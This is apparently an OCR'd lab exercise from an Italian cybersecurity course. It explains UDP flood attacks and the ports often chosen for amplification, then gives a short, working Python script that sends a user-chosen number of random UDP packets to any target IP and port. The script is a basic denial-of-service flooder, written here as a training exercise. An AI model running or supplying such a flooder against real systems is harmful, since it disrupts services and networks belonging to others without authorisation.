S6-E3

UDP Flood


-

Umberto Valentini

Cos'è un UDP Flood

Un attacco UDP flood può colpire praticamente qualsiasi porta aperta su un sistema. Questo tipo di attacco mira a saturare la rete e le risorse del sistema di destinazione, inviando una grande quantità di pacchetti UDP a una porta specifica o a una serie di porte in sequenza.
Le porte spesso prese di mira:

- Gli attaccanti spesso scelgono porte comuni, come la porta 53 (DNS), la porta 123 (NTP) o la porta 161 (SNMP), perché questi servizi spesso rispondono automaticamente alle richieste, amplificando l'attacco.



~/Desktop/Buff.py - Mousepad

File Edit Search View Document Help


```python
#Importiamo le librerie:
import random
import socket

#creiamo le variabili:
size=int(input("Inserisci la dimensione del pacchetto\n"))
iptarget=input("Inserisci l'IP del bersaglio\n")
porta_target=int(input("Inserisci la porta UDP bersaglio:\n"))
volte=int(input("Quante volte vuoi inviarlo\n"))

#Creiamo il socket UDP:
def buffer (iptarget, porta_target, volte, size):
        try:
                buffersocket= socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                data=bytearray(random.getrandbits(8) for _ in range(size))
                for i in range(volte):
                        buffersocket.sendto(data, (iptarget, porta_target))
                print(f"Pacchetto {i+1} di {len(data)} byte inviato a {iptarget} : {porta_target}")
        except Exception as e:
                print(f"Si è verificato un errore\n {e}")
        finally:
                buffersocket.close()

buffer(iptarget, porta_target, volte, size)

```



Eseguendo il programma, compilando le voci, possiamo riscontrare l’effettivo invio dei pacchetti.